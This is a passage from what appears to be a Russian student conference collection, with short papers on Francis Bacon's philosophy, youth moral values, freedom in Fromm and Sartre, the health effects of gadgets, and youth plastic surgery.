Главной проблемой ребенка-инвалида является нарушение его связи с миром, ограничение мобильности, бедность контактов со сверстниками, ограничение общения с природой, недоступность образования и культурных ценностей. Задачей всех аспектов комплексного сопровождения в условиях инклюзии является формирование среды, которая бы исполняла реабилитационную функцию и способствовала развитию потенциала ребенка.

Библиографический список:

1. Амиридзе, С. П. Степанова О. А. Комплексное сопровождение профессионального образования лиц с ограниченными возможностями здоровья / С. П. Амиридзе, О. А. Степанова // Научные исследования в образовании. - № 3. - 2012. - С. 34-39.
2. Вирабова, А.Р. Психолого-педагогическое сопровождение учащихся в учебно-воспитательном процессе личностно-ориентированной школы / А.Р. Вирабова, С.М. Ерилова. URL: <http://www.samsongrup.ru/science/science.php?id=054> (дата обращения: 07.02.2017).
3. Галкина, Е.В. Работа с семьей ребенка с ограниченными возможностями здоровья (ОВЗ) [Текст] / Е.В. Галкина // Актуальные вопросы современной педагогики: материалы II Междунар. науч. конф. (г. Уфа, июль 2012 г.). - Уфа: Лето, 2012. С. 43-4.
4. Декларация о правах инвалидов. Принята резолюцией 3447 (XXX) Генеральной Ассамблеи от 9 декабря 1975 года.
5. Липский, И.А. Педагогическое сопровождение развития личности: теоретические основания / И.А. Липский // Теоретико-методологические проблемы современного воспитания: Сборник научных трудов. Волгоград, Перемена, 2004. С. 280-287.
6. Методические рекомендации по психолого-педагогическому сопровождению обучающихся в учебно-воспитательном процессе в условиях модернизации образования. Приложение к письму Минобразования России от 27 июня 2003 г. N 28-51-513/16.
7. Яковлев, Е. В. Сопровождение как педагогический феномен / Е. В. Яковлев, Н. О. Яковлева // Современная высшая школа: инновационный аспект. - № 4. - 2010. - С. 74-83.

ФИЛОСОФСКИЕ ВЗГЛЯДЫ Ф. БЭКОНА

Раджиева Т.А., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Фрэнсис Бэкон (22 января 1561- 9 апреля 1626) – знаменитый английский мыслитель, политик, один из первых крупных философов Нового времени, эпохи разума. Характер его учения значительно отличал его от древних или средневековых мыслителей. Он презирал Аристотеля и схоластику за их отношение к философскому познанию. Цель, про которую он писал в своих философских трудах, – завоевание материального могущества. Бэкон считал, что человек должен подчинить себе природу и господствовать над ней. Он также был проникнут тем, что будущее настанет золотым веком, благодаря научному развитию. При почти несомненном атеизме он писал о предстоящих великих открытиях с приподнятым энтузиазмом религиозного пророка и относился к судьбе науки, как к своеобразной святыне. В своей незаконченной философской утопии «Новая Атлантида» он описывал комфортную, счастливую жизнь мудрого народа, который использовал все ранее сделанные открытия для новых изобретений (среди этих изобретений были паровая машина, воздушный шар, микрофон, телефон и даже вечный двигатель). Он описывал только то, как все эти изобретения улучшают, облегчают и удлиняют человеческую жизнь, о возникновении отрицательного воздействия этих изобретений он даже не задумывался.

Все основные книги Фрэнсиса объединяются в одно большое произведение, которое имеет название «Великое восстановление наук» (или «Великое возрождение наук»). В этом произведении он поставил перед собой 3 основные задачи:

1. Обзор всех наук;
2. Развитие нового метода естествознания;
3. Применение этого метода к единичному исследованию.

Решению первой задачи посвящены сочинения Бэкона «О преуспевании знания» и «О достоинстве и приумножении наук». Книга «О достоинстве и приумножении наук» составляет первую часть «Великого восстановления». Бэкон даёт в ней обзор человеческих знаний. По трем основным способностям души (памяти, воображению и рассудку) он разделяет все науки на три ветви: «историю» (опытные знания вообще, гуманитарные и естественные), поэзию и философию.

Философия имеет три объекта: Бога, человека и природу. Однако познание Бога, по Фрэнсису Бэкону, недоступно человеческому уму и должно черпаться только из откровения. Науки, изучающие человека и природу – антропология и физика. Опытную физику Бэкон считает «матерью всех наук». Метафизику (учение о первоначальных причинах вещей) он в число наук включает, но склонен смотреть на неё как на излишнее умозрение.

Вторую часть «Великого восстановления наук» составляет «Новый Органон», где Бэкон излагает свой новый научный метод. Он предполагал написать ещё четыре части «Великого восстановления», но не успел этого сделать. В третьей части Бэкон собирался изложить «Естественную и опытную историю». Четвёртая часть должна была носить название «Лестницы разума». В ней философ собирался показать причины и следствия фактов и явлений, собранных в третьей части, с целью подготовки к более совершенным открытиям. В пятой части «Великого восстановления наук» («О предварительных посылках философии») Бэкон думал собрать самые распространенные и доказанные общеполитические мнения, а в шестой («Второй философии») – выводы из этих мнений, сделанные индуктивными приемами.

Второй частью «Великого возрождения наук» является работа «Новый Органон» (1620). «Органом» в истории философии именуется общий свод трудов Аристотеля по логике. В аристотелевском учении логика выполняла роль главного метода. Как показывает заглавие «Нового органа», Бэкон хочет противопоставить старой методологии Аристотеля новую.

Он в своей книге сформулировал новый, противоположный аристотелевскому методу, метод познания природы. Основа этого метода – не отвлечённые логические умозаключения, а эмпиризм, опыт. Ценность опыта признавалась уже в античности. В Средние века на неё обращали внимание Альберт Великий, а также земляк и однофамилец Фрэнсиса Бэкона, философ Роджер Бэкон. Но предшественники Фрэнсиса Бэкона использовали опыт случайный, а он призывает в «Новом Органоне» заменить его планомерным экспериментом, методическим исследованием. Развитие знания, согласно Бэкону, должно базироваться не на случайных открытиях, а идти как заранее обдуманый процесс. Главную цель своей философии он и видит в том, чтобы сформулировать правильный метод изобретений. Без такого метода, считает Бэкон, будут действовать втуне даже сильные умы. «Калека, который идет верной дорогой, может обогнать рысак, если тот бежит не по настоящей дороге; даже более, – чем быстрее бежит рысак, раз сбившийся с пути, тем дальше оставит его за собой калека».

Бэкон в своей философии полагает, что новая наука должна исходить из опыта, но он отнюдь не приравнивает его к обычным, житейским, некритическим представлениям обывателя. Общепраспространённые взгляды, напротив, содержат в себе много ложного, ибо «ум человеческий может быть уподоблен зеркалу с неровной поверхностью, на которое падают лучи от предметов и которое, примешивая свои собственные свойства к свойствам предметов, обезображивает и искажает их». Как Аристотель указал ошибки в логических умозаключениях, так Бэкон хочет указать ошибки в эмпирических восприятиях и очистить истинный опыт от вредных примесей.

Он делает это в своём знаменитом учении об идолах – ложных привычках и предрассудках, которые, подобно поклонению мнимым богам, вводят людей в тяжкие заблуждения. Бэкон называет четыре вида идолов:

- Идолы пещеры (*idola specus*) – заблуждения, возникающие от особенностей чувств и неверных жизненных впечатлений отдельного человека. От них сравнительно легко избавиться сравнением опытов нескольких индивидуумов.

- Серьёзные идолы театра (*idola theatri*), создаваемые верой в авторитеты (в философии, по Бэкону, опаснее всего – рабское преклонение перед «метафизиком» Аристотелем). С этим, вторым, видом идолов надо бороться, приучая себя смотреть на всё собственными глазами.

- Третий вид идолов – идолы площади или рынка (*idola fori*) – всеобщие, вековые предрассудки человечества, которые люди воспринимают друг от друга в процессе общения.

- Четвёртый, самый вредный вид идолов Бэкона – идолы рода (*idola tribus*), которые коренятся не в личных или коллективных заблуждениях, а в несовершенстве самого человеческого существа, его чувств и ума. Опаснейшее проявление этого несовершенства – тяга к телеологическому взгляду, стремление усматривать в судьбе отдельных вещей и всём бытию какую-то высшую цель – иначе говоря, религиозность.

Истинная связь вещей – чисто механическая причинность, телеологию же следует напрочь изгнать из процесса познания, причём, не только в естественных, но и в гуманитарных науках. Такой подход позволяет признавать Бэкона отцом философии позитивизма.

«Критические», «отрицательные» рассуждения об идолах Фрэнсис Бэкон дополняет «положительным» изложением собственного метода научного познания. В основу его он кладёт систематический эксперимент. Случайного опыта Бэкон в процессе познания призывает избегать, ибо его обобщения могут приводить к частным, применимым не во всех случаях, а иногда и к совершенно ложным результатам.

Выводы ведомых по обдуманной, методической системе экспериментов следует обобщать при помощи индукции – то есть, умозаключениями от частного к общему, а не наоборот, не следуя путём дедукции от общего к частному, как часто делает телеологическая философия. Чтобы познать индуктивным путем «причины» того или иного явления, наука, по Бэкону, должна пользоваться «перечислением» и «исключением» опытных данных. Нужно сопоставлять эмпирические факты в поисках таких, где исследуемое свойство или явление присутствует и где оно отсутствует, рассматривать и степени его проявления в разных случаях.

При использовании индуктивного метода Бэкон советует быть крайне осторожным – обобщать эмпирические данные с большой постепенностью, переходить от единичных фактов сначала к научным положениям небольшой общности, а уже от них – к все более высоким. В научном познании нужно следовать путем непрерывного и постепенного восхождения. Следует опасаться опрометчивых обобщений, которые весьма свойственны людской психологии и приводят к бесчисленным ошибкам. Человеческому духу, говорит Бэкон в этой связи, не только не следует придавать крылья, но, наоборот, подвешивать свинец.

Авторы атеистического толка восхваляют философию Бэкона как провозвестницу современного научного века, которая «установила руководящие начала для экспериментальных исследований даже прежде, чем такие исследования стали производиться».

Однако многие приверженцы идеалистических доктрин утверждают, что почти всё учение Бэкона сводится к банальным советам и звонким афоризмам полупримитивного смысла, «провозвестить» которые было совсем не трудно. Есть мнение, что в философии он являлся таким же шарлатаном, как и в политике. Бэкон широко прибегал к плагиату. Знаменитое «учение об идолах» он почти целиком заимствовал у своего средневекового однофамильца, Роджера Бэкона, который тоже пропагандировал в своем «*Opus majus*» научный опыт – и распределил причины его ошибок на четыре категории: авторитет, привычка, предрассудок и фальшивое знание. Фрэнсис Бэкон в своей философии повторяет те же мысли едва ли не слово в слово.

Не без основания указывают и на то, что собственные «научные эксперименты» Бэкона были почти совершенно бесплодными. В течение своей жизни он издал множество учёных произведений («Описание интеллектуального мира», «Система неба», «О принципах и началах», «Историю Генриха VII», «История ветров», «История жизни и смерти», «История сгущения и разрежения», «Введение в историю тяжести и легкости», «Введение в историю симпатии и антипатии вещей» и «Введение в историю серы, ртути и соли»). Тогда они славились по всей Европе, но сейчас признаны ничтожными по исследовательской ценности.

Фрэнсиса Бэкона критикуют и за односторонний упор на индукцию, которая в науке очень важна, но вряд ли может многое дать сама по себе, без разумного соединения с дедукцией. Значение же математики Бэкон совершенно проглядел – он смехотворно уверял, что даже математические доказательства без санкции опыта не порождают полного и твердого убеждения.

Бэкон был горячим сторонником атомистической теории. Однако он приписывал атомам способность восприятия и психической жизни, объясняя именно этим их взаимное притяжение и отталкивание.

Библиографический список:

1. Городенский Н. Франциск Бэкон, его учение о методе и энциклопедия наук. Сергиев Посад, 1915.
2. Иванцов Н. А. Ф. Бэкон и его историческое значение. // Вопросы философии и психологии. Кн. 49. – С. 560-599.
3. Либих Ю. Ф. Бэкон Веруламский и метод естествознания. СПб., 1866.
4. Литвинова Е. Ф. Ф. Бэкон. Его жизнь, научные труды и общественная деятельность. СПб., 1891.
5. Путилов С. Тайны «Новой Атлантиды» Ф. Бэкона // Наш современник. – 1993. – № 2. С.171-176.

МОРАЛЬНО-ПРАВСТВЕННЫЕ ЦЕННОСТИ СОВРЕМЕННОЙ МОЛОДЕЖИ

Ризванова Л.Х., Болотова М.И.

Оренбургский государственный медицинский университет.

Наиболее актуальными проблемами для современной российской молодёжи являются проблемы связанные с духовно-нравственной сферой бытия. Процесс становления современной российской молодёжи происходил и протекает в условиях ломки «старых» ценностей советского периода и формирования новой системы ценностей и новых социальных отношений. Наблюдается тенденция к дегуманизации и деморализации содержания искусства, подмене норм ценности высокой культуры усредненными образцами массовой потребительской культуры, переориентации молодёжи от коллективистских духовных ценностей к корыстно-индивидуальным ценностям.

На фоне мировоззренческой неопределенности молодёжи, коммерциализации и негативного влияния СМИ, непрекращающейся духовной агрессии Запада и экспансии массовой коммерческой культуры, насаждения стандартов и психологии общества потребления, происходит примитивизация смысла человеческого бытия, нравственная деградация личности и снижение ценности человеческой жизни. Идет размывание ценностных основ и традиционных форм общественной морали, ослабление и разрушение механизмов культурной преемственности.

По результатам экспертного исследования, проведённого в 20015 году фондом имени Питирима Сорокина, иерархия доминирующих ценностей молодых россиян выстраивается следующим образом:

- Материальное благополучие.
- Ценность «Я» (индивидуализм).
- Карьера (самореализация).
- Семья.
- Стабильность.
- Свобода.
- Уважение к старшим.

- Бог (вера в Бога).
- Патриотизм.
- Долг и честь.

Для выяснения уровня знаний учащейся молодёжи в отношении социально-нравственных идеалов и «общечеловеческих ценностей» организовано эмпирическое исследование (2002-2007-2013 гг.), в котором приняли участие 720 человек: в 2002 г. - 158 студентов Арзамасского государственного педагогического института им. А.П. Гайдара (АГПИ) и 82 учащихся Арзамасского медицинского колледжа (АМК), из них 155 девушек и 85 юношей; в 2007 г. – 240 студентов АГПИ и АМК (выборка аналогична 2002 г.); в 2013 г. - 240 студентов Арзамасского филиала Нижегородского государственного университета им. Н.И. Лобачевского (АФ ННГУ), из них 150 девушек и 90 юношей. Молодым людям был предложен вопрос: «Осознаете ли Вы следующие нравственные понятия: «долг», «справедливость», «ответственность», «достоинство»?». При повторных исследованиях была прослежена динамика усвоения морально-нравственных ценностей современной студенческой молодёжью.

Доминирование потребительских ценностных ориентаций неизбежно отражается на жизненной стратегии молодых людей. Данные анализа результатов, проведенных в 2010-2015 годах кафедрой социологии молодежи МГУ им. М.В.Ломоносова социологических исследований среди студентов показали, что: «В настоящее время в молодежной среде, в обществе можно встретить неоднозначно оцениваемые жизненные принципы. Полученные данные позволяют сделать вывод о неблагополучности в молодежной среде и требуют более детального изучения.

Анализ практики воспитания молодежи все больше убеждает, что эффективная организация учебно-воспитательного процесса в образовательных учреждениях немыслима без глубокого изучения лицами, работающими с молодёжью, системы нравственных ценностей молодых людей, которой она руководствуется в своей жизни, как в конкретном единичном поступке, так и в жизненных принципах.

Недостаточное знание субъектами, воздействующими на молодёжь, особенностей духовного мира подрастающего поколения, неумение учитывать в педагогической деятельности закономерности формирования личности, выявленные психологической наукой, значительно ослабляет воспитательный процесс, вызывает внутреннее неприятие молодыми людьми ценных общественных моральных устоев.

Какие ценности предпочитает студенческая молодежь? Чем мотивирует поступки, поведение? К чему стремится? Известно, что если ответы молодых людей для себя на эти вопросы совпадают с общественным прогрессом, они детерминируют социальную и профессиональную активность, выступают в качестве движущих сил развития и формирования личности. В тех же случаях, когда такие ответы (а значит и взгляды, и установки) идут в разрез с нравственными нормами, они деморализуют молодых людей, направляют их поведение в асоциальное русло, криминализируют.

Социальное положение студенческой молодёжи имеет свою специфику. В отличие от своих сверстников, включённых в иную деятельность (служба в армии, труд), учащаяся молодёжь включена в учебную деятельность. В данных социальных условиях отношение к учебному процессу должна стать важнейшей нравственной ценностью, которая доминировала бы в потребностях, интересах и социальных ожиданиях молодых людей.

Как видим, уровень знаний, составляющих социально-мировоззренческую и нравственную основу личностной позиции молодых людей снизился. А между тем основанные на знаниях понятия, взгляды и, тем более, убеждения, решающим образом определяют цели и мотивы учебной деятельности, отношение молодых людей к ней. Отсутствие нравственных взглядов, социально-нравственных представлений существенно затрудняет ориентирование современной молодёжи во многих сложных вопросах жизни общества, во внешней и внутренней политике государства. Ценности «долг», «справедливость», «ответственность», «достоинство» прямо или косвенно определяют направленность и степень действенности отношений личности к событиям или решению социальных задач.

Таким образом, необходимо целенаправленное воспитание нравственной системы ценностей в условиях учебного процесса вуза. Главные усилия психолого-педагогической, воспитательной работы с молодёжью должны быть направлены на содействие социально-психологической адаптации молодых людей. Необходимо активно помогать студентам в нахождении своей профессии, в определении своего социального статуса, в восстановлении веры в духовные ценности общества. В конечном итоге цель такой помощи – активизация личностного потенциала молодого человека, развитие его самостоятельности, самоопределения.

Действенным средством, формирующим нравственные ценности студенческой молодёжи, является постоянное развитие ценностной системы образовательного учреждения, где молодой человек в течение нескольких лет не только получает профессию, но и формируется как личность. В развитии нравственных ценностей студенческой молодёжи огромная роль принадлежит педагогам, их личностным качествам. Особенности ценностных отношений преподавателя пронизывает весь учебный процесс и воздействует на формирование ценностно-ориентационного блока студентов. Позитивные деловые, моральные, интеллектуальные, политические и другие качества преподавателя, его знания, уровень жизненного и профессионального опыта, психологический склад и т.д. обуславливают авторитет среди учащейся молодёжи [1].

Подлинной ценностью и эффективным средством положительного воздействия является высокая требовательность преподавателя, организующая весь учебный процесс. Принципиальная настоящая требовательность – качество синтетическое. Подлинной ценностью и эффективным средством положительного воздействия она становится лишь гармонично сочетаясь со справедливостью, чуткостью, доброжелательностью, выдержкой, тактом преподавателя и другими высокими профессиональными и личными качествами.

Все вышеперечисленные проблемные особенности современной молодёжной социокультурной среды однозначным образом свидетельствуют о тревожной тенденции глубокой и системной социальной деградации значительной части современной российской молодёжи, в частности, и всего нашего общества в целом. Молодёжная среда чётко копирует и зеркальным образом отображает в себе все наиболее значимые процессы, происходящие в нашем обществе. Системный кризис, в котором до сих пор пребывает наше общество и государство, четко и ясно не сформулировавшие национальную идею и не определившие свою стратегию развития, привёл к потере ими смысла собственного существования и сразу же сказался на молодёжной среде. Одновременно можно наблюдать сосуществование двух процессов: как преемственности традиционных ценностей, исторически присущих нашему обществу, так и становление, массовое распространение новых либеральных (потребительских) интересов, торжество антиценностей.

Библиографический список:

1. Патрикеева Э.Г. Ценностные ориентации современной учащейся молодёжи: монография. – Арзамас: АГПИ, 2008. – 155 с.

ЧЕЛОВЕК И СВОБОДА

Рычагова С.В., Доронина О.А.

Самарский государственный университет путей сообщения

Ни одна философская проблема, наверное, не обладала столь большим социальным и политическим звучанием в истории общества, как проблема свободы. Особенно остро эта проблема ощущается в современную эпоху, когда все возрастающая масса людей втянута в борьбу за ее практическое достижение.

Свобода - одна из основных философских категорий, характеризующих сущность человека и его существование, состоящие в возможности личности мыслить и поступать в соответствии со своими представлениями и желаниями, а не вследствие внутреннего или внешнего принуждения. Для личности обладание свободой - это исторический, социальный и

нравственный императив, критерий ее индивидуальности и уровня развития общества. Произвольное ограничение свободы личности, жесткая регламентация ее сознания и поведения, низведение человека до роли простого «винтика» в социальных и технологических системах наносит ущерб, как личности, так и обществу. В конечном счете, именно благодаря свободе личности общество приобретает способность не просто приспосабливаться к наличным естественным и социальным обстоятельствам окружающей действительности, но и преобразовывать их в соответствии со своими целями. Конечно, нет и не может быть какой-то абстрактной, тем более абсолютной свободы человека ни от природы, ни от общества, но вместе с тем конкретным материальным носителем свободы, ее субъектом всегда является личность, а соответственно и те общности, в которые она включена - нации, классы, государства.

Итак, давайте попробуем расширить свои представления касательно данного вопроса. Для этого обратимся к произведениям некоторых философов и мыслителей XX века – Э. Фромма и Жана-Поля Сартра. Центральная тема творчества этих мыслителей - тема свободы. Стержневой его идеей является констатация антагонизма между сознанием и бытием, субъектом и объектом, свободой и необходимостью, свободой и отчуждением, а также стремление найти их синтез и примирение. Однако точки отсчета их рассуждений принадлежали различным плоскостям.

Фромм, рассматривая данное понятие, имел в виду не позитивную «свободу чего-то», а негативную «свободу от». «Такая свобода представляет собой весьма сомнительное преимущество», - заявляет автор. [2, с.3] Биологическое несовершенство человеческого вида, с точки зрения Фромма, стало основой появления цивилизации. История человека - как в онтогенезе, так и в филогенезе - рассматривается автором как процесс возрастания индивидуализации и освобождения. При этом, с одной стороны, происходит развитие человека, овладение природой, возрастание роли разума, укрепление человеческой солидарности. С другой стороны, обособление индивида и осознание своей отдельности приводят к чувству одиночества, беспомощности, ничтожности. Бремя «свободы от» порождает стремление «бегства от свободы», избавления от свободы вообще.

Сартр же рассматривает свободу как первое условие действия. Он говорит следующее: «Свобода становится действием, и мы достигаем её обычно через действие, организуемое ею вместе с мотивами, движущими силами и целями, которые оно содержит». [1, с.630] Сартр предлагает обратиться к сознанию *cogito*, чтобы определить свободу как свою, как чистую необходимость факта, как случайно существующую, но которую невозможно не испытать. Автор признает человека как осужденного быть свободным или несуществующим в принципе. Это означает, что нельзя найти других границ свободы человека, чем она сама.

Многие мыслители ищут свою свободу, пытаясь понять что же это такое. Свобода человека - нечто глубоко сокровенное, чтобы взять и определить её или выдавать порциями. Все время есть что-то, что тянет, сдерживает, некая невидимая цепочка. Истинная свобода - отречение от всего человеческого, это прыжок в омут с головой, только без возможности вынырнуть. Так ли мы хотим быть поистине свободны, отказавшись от милых сердцу привязанностей?

Библиографический список:

1. Сартр Ж.-П. Бытие и ничто: опыт феноменологической онтологии / перевод В.И. Колядко. М.: «Республика», 2000. – 928 с.
2. Фромм Э. Бегство от свободы. М.: Изд-во АСТ, 2014. – 288 с.

ВЛИЯНИЕ ГАДЖЕТОВ НА ЗДОРОВЬЕ

Сабирзянов Д.Р., Болотова М.И.

Оренбургский государственный медицинский университет

Актуальность. За последние два десятилетия гаджеты стали неотъемлемым атрибутом в жизни человека. Различные устройства, вроде компьютеров, компьютерных планшетов и телефонов, очень помогают человеку в повседневной жизни. Но не переоценивают ли люди полезность гаджетов и не уделяют ли они им очень много времени? Мне кажется, что будет интересно провести исследование и узнать, зависимы ли люди от своих гаджетов, и каким образом гаджеты могут повлиять на их здоровье.

Главный метод исследования - анкетирование. Мы поставили перед собой задачу узнать, насколько сильное влияние имеют гаджеты на детей в столь технологически развитый век. Действительно ли современные школьники так зависимы от разнообразных девайсов? Чтобы ответить на этот вопрос, мы провели исследование. Мы предложили ребятам, учащимся седьмых, десятых и одиннадцатых классов ответить на вопросы анкеты, основной задачей, которой являлось, узнать у какого количества ребят есть тенденция к зависимости или уже наблюдается зависимость. Всего участвовало 100 человек. Ребятам из шести классов, а именно 11-х, 10-х и 7-х, была выдана анкета с незамысловатыми вопросами, на которые они должны были ответить только «да» или «нет».

Мы проанализировали ответы каждого ученика и оценили результаты исследования по следующей шкале: 0-4 положительных ответов означало, что поводов для беспокойства нет, 5-6 – имеется предрасположенность к зависимости, и 7-10 – ребенок полностью зависим от гаджетов. В ходе работы выяснилось, что из 100 человек 52 полностью свободны от влияния электронных устройств, 28 – имеют тенденцию к зависимости и 20 человек не представляют своей жизни без девайсов. Эти данные мы перевели в процентное отношение и отразили в диаграмме. Таким образом, мы приходим к выводу, что жизнь практически 50% ребят (учитывая 28% имеющих тенденцию к зависимости) гаджеты оказывают существенное влияние. С каждым годом количество школьников, использующих современных технологий в повседневном обиходе чаще, чем следует для здорового образа жизни, растет. Ребята отдают предпочтение компьютерным играм и виртуальному общению, вместо прогулок на свежем воздухе и живому контакту. Поэтому мы хотели бы показать, к чему может привести такое компьютерное «рабство» и предложить несколько рекомендаций во избежание серьезных болезней.

Заболевания вызванные гаджетами: психические и нарциссические расстройства. У человека с такими расстройствами есть убежденность в собственной уникальности, особом положении, превосходстве над остальными людьми, завышенным мнением о своих талантах и достижениях. Ему необходимо постоянно говорить о себе и слышать чужое одобрение и восхищение. В социальных сетях это расстройство выражается в зависимости человека от ретвиттов, лайков, восхищенных комментариев. В жизни же практически всегда у таких людей имеется множество комплексов и хрупкая самооценка, поэтому они особенно подвержены стрессам и депрессиям, которые выражаются в ощущение пустоты и ничтожности жизни. Синдром фантомного звонка Синдром фантомных звонков — это когда человек слышит звонок или чувствует вибрацию от мобильного телефона, даже когда телефон отсутствует или отключен. Согласно исследованию доктора Лари Розена 70% людей, которые не представляют своей жизни без мобильного телефона, время от времени действительно слышат сигнал или вибрацию своего устройства - даже при том, что никакого сигнала в этот момент нет [1].

Суть болезни номофобия заключается в том, что человек боится оказаться без интернета или без мобильной связи. Подтверждением имеющегося расстройства являются такие чувства, как раздражительность, страх и тревога, которые появляются, если мобильный забыт дома, либо разряжен. Также больной не расстается со своим гаджетом не на минуты, он берет его повсеместно и постоянно держит в руках. Опасность болезни: стираются грани личного пространства, ведь звонок может раздаться в любой момент. Раздражительность,

плохой сон, галлюцинации. Именно таким образом номофобия преследует тех, кто испытывает зависимость от смартфона.

Синдром дефицита внимания и гиперактивности распространен среди зависимых от гаджетов людей (особенно подростков). Из-за постоянного потока информации получаемой ежедневно из интернета человек не может выделить самое главное, поэтому информация усваивается «кусками». В итоге у человека недостаточная длительность внимания, низкая степень концентрации, проблемы распределения и плохая переключаемость внимания, повышенная активность, не соответствующее требованиям поведение и странное выражение чувств.

Очень часто зависимость от интернета, социальных сетей и online-игр связана с развитием шизоидных расстройств личности. Для этого вида психопатии характерно значительное снижение социальных контактов. Больные показывают низкий уровень эмоциональности. У них нет друзей и какого-либо круга общения, так как они любят находиться в одиночестве. Молодые люди погружаются в виртуальные миры, полностью изолируясь от реальности. Последние исследования доказывают, что, чем больше человек сидит в интернете, тем выше у него риск проявления шизоидных симптомов. Снижение умственных способностей. Гаджеты также могут привести к снижению умственных способностей. При регулярном использовании интернета у человека возникает потребность в постоянном уточнении любой информации, свои знания и память подменяются на компьютерные.

Главная опасность заключается в том, что человек прочитывает много, но практически ничего не запоминает. В пример можно привести водителей, которые постоянно пользуются GPS-навигаторами, со временем у них пропадают навыки ориентации в пространстве. Так же, как и ученики ищущие ответ на каждый вопрос в «Google», снижают свою способность к обучаемости.

Психологи и врачи рекомендуют при психических расстройствах:

научитесь максимально, сокращать использование телефона, берите его в руки только, если это действительно необходимо;

установите временные рамки, когда другим людям можно звонить вам (например, с 8:00 до 23:00);

- перестаньте смотреть на себя чужими глазами и постоянно думать о том, "как это будет выглядеть на моей соц.странице";

- выбирайте живое общение, а не игру на смартфоне или компьютере;

- устраивайте дни без компьютера;

- вообще не включайте его;

- по интересующим вопросам обращайтесь к людям-профессионалам или просто к старшему поколению, а не к Интернету.

Психологи и врачи рекомендуют при соматических заболеваниях:

- говорите по громкой связи или используйте гарнитуру и держите телефон подальше от лица;

- обрабатывайте свой смартфон, плеер, планшет или клавиатуру дезинфицирующими средствами;

- используйте сенсорный телефон, если вам приходится очень большое количество текстовых сообщений;

- при длительной работе на компьютере время от времени выполняйте простые физические упражнения;

- используйте специальную подставку для планшета, чтобы не держать его на коленях

- выберите наушники подходящие именно вам;

- при прослушивании музыки через наушники, не увеличивайте громкость больше, чем на 80 децибел;

- не используйте гаджеты в плохо освещенных местах;

- увеличивайте шрифт текста до комфортного именно вам;

- выбирайте перед сном чтение печатной книги взамен электронной;

- отправляясь спать, кладите устройства, как можно дальше от себя.

Вывод. Мы надеемся, что данное исследование поможет осознать детям, подросткам и молодежи к чему может привести чрезмерное увлечения различными гаджетами, какие заболевания они могут вызывать, научит минимизировать наносимый ими вред и даст понять, что даже в наш информационный век не нужно ставить различные технические средства во главу человеческой жизни.

Библиографический список:

1. Кириллина В. В. Влияние гаджетов на здоровье молодежи / В. В. Кириллина, Г. В. Саввина // Зимний школьный марафон : материалы III Междунар. науч.-практ. конф. школьников (Чебоксары, 29 февр. 2016 г.) / редкол.: О. Н. Широков [и др.]. - Чебоксары: ЦНС «Интерактив плюс», 2016. - С. 181–183.

ПЛАСТИЧЕСКАЯ ХИРУРГИЯ СРЕДИ МОЛОДЕЖИ КАК СОЦИАЛЬНАЯ И ПСИХОЛОГИЧЕСКАЯ ПРОБЛЕМА

Савина П.О., Болотова М.И.

ФГБОУ ВО «ОрГМУ» Минздрава России

Проблемы молодежи кроются не только в социальном поведении. К примеру, одной из подобных ситуаций считается вопрос с образованием, трудоустройством и жильем в странах всего мира. Молодые люди не имеют надлежащей юридической защиты, которая бы обеспечивала им возможность обязательного трудоустройства или предоставления жилья, если люди решаются обзавестись семьей. К сожалению, эти вопросы считаются злободневными и не имеют надлежащего разрешения в законодательствах государств. Проблемы молодежи в России, впрочем, как и в других странах, привели к тому, что стала активно развиваться молодежная культура, однако, государственная поддержка в ее сторону заключается лишь в издании всевозможных деклараций. Ее развитие протекает в сложных условиях, потому что многие понятия уже потеряли свою актуальность, а новые еще не сформировались. Среди проблем, которые возникают на пути девушек и юношей, можно назвать активный поиск культурного развития, которое должно осуществляться в рамках страны и общества. В связи с изменениями государственных и общественных устоев многое, что считалось приемлемым ранее, сейчас неприменимо. А вот новых способов не изобрели пока.

Молодежь пытается как-то выделиться, что достигается при помощи внешнего вида, потому что внутренний мир оказывается не столь прочно сформированным. Да и при помощи атрибуты различного толка можно привлечь внимание гораздо быстрее, чем раскрывая душу.

При этом общественно-культурные нормы, сформированные под влиянием СМИ, моды, рекламы, создают стандарты красоты и отводят особое, центральное место привлекательной внешности в качестве ведущего фактора, обеспечивающего социально-психологическую успешность и востребованность человека в обществе.

В настоящий момент люди как никогда раньше интересуются своей внешностью, посвящают много сил и времени для ухода за ней. Современное общество вне зависимости от возраста и пола охвачено модой на молодость и свежесть, подтянутую спортивную фигуру, ухоженное лицо и тело без признаков приближающегося старения.

Все большей популярностью в обществе пользуются соблюдение различных диет, применение БАДов, массовое увлечение фитнесом и йогой, различные виды массажей, нетрадиционные практики оздоровления и омоложения организма, высокотехнологичные услуги косметологов, услуги стилистов и визажистов, а также услуги пластической хирургии. Российский рынок пластической хирургии переживает настоящий бум. Спрос на пластические операции намного опережает предложение, несмотря на возможные медицинские послеоперационные осложнения, вред здоровью, угрозу жизни, а также на достаточно высокую стоимость данного вида медицинских услуг.

Статистика показывает, что за последние 15 лет значительно возросло количество клиентов пластических хирургов среди представителей молодого поколения. Так, например, в

США около 67 % пациентов, сделавших операции за последние 2-3 года – это студенты и молодые девушки, желающие избавиться от эстетических недостатков, которые становятся для многих из них поводом для психологических комплексов и неуверенности в себе [1].

Пластическая хирургия, это отдельное направление в медицине, где оперативное вмешательство проводится для устранения внешних дефектов кожи, тканей или органов. Само название «пластическая» произошло от латинского «Plastikos», что означает – формирующая, ваяющая. Вот и получается, что работа пластических хирургов сродни художественному искусству, где нужно изваять новый облик пациенту, скрыв все внешние дефекты и создав совершенный образ.

Это направление приобрело небывалую популярность и продолжает набирать обороты. Термин пластическая хирургия, имеет общее значение и под ним скрываются множество направлений, которые можно условно разделить на два вида:

1. Реконструктивная хирургия. Само понятие реконструкция означает восстановление. Поэтому название полностью отражает суть задачи хирургов – они должны реконструировать, привести в норму деформированные ткани или органы и исправить дефекты, полученные в результате травм, увечий или врожденных заболеваний.

2. Эстетическая хирургия. Если реконструктивная хирургия помогает пациенту избавиться от дефектов и прийти в норму, то эстетическая предназначена скорее для того, чтобы эту норму превзойти. Здесь речь идет либо о кардинальном изменении внешности, либо о незначительных корректировках, которые нужны для того, чтобы добиться идеального облика. Еще одно немаловажное отличие эстетической хирургии заключается в том, что она не является обязательной и проводится исключительно по желанию клиента, тогда как реконструктивное вмешательство - это чаще всего обязательное назначение лечащего врача, без которого невозможно дальнейшее лечение [2].

